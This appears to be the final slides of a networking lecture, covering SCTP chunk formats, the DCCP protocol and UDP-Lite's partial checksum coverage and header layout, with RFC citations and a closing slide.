


Figure: SCTP Chunk Value Format




Figure: SCTP Data Chunk Format

Datagram Congestion Control Protocol (DCCP)

- Unreliable data transport
- Reliable handshakes for connection setup and teardown
- Reliable negotiation of options
- Congestion control based on RFC 3168 and RFC 3540
- Selectable congestion control algorithm
- Path MTU discovery, RFC 1191

Kohler, Handley, Floyd *Datagram Congestion Control Protocol (DCCP)*
RFC 4340, 2006

Lightweight User Datagram Protocol (UDP-Lite)

- Focus on error-tolerant applications
- Checksum with optional partial coverage
  - Sensitive part is covered by checksum and errors can be detected
  - “Unimportant” part not covered by checksum
- UDP-Lite header is always covered by checksum
- UDP-like header, length field replaced by *Checksum Coverage*

Larzon, Degermark, Pink, Jonsson, Fairhurst *The Lightweight User Datagram Protocol (UDP-Lite)*
RFC 3828, 2004

0 … 15	16 … 31
Source Port	Destination Port
Checksum Coverage	Checksum
Payload	

Figure: UDP-Lite Format

The Last Slide™

Thank you for your attention.

Questions?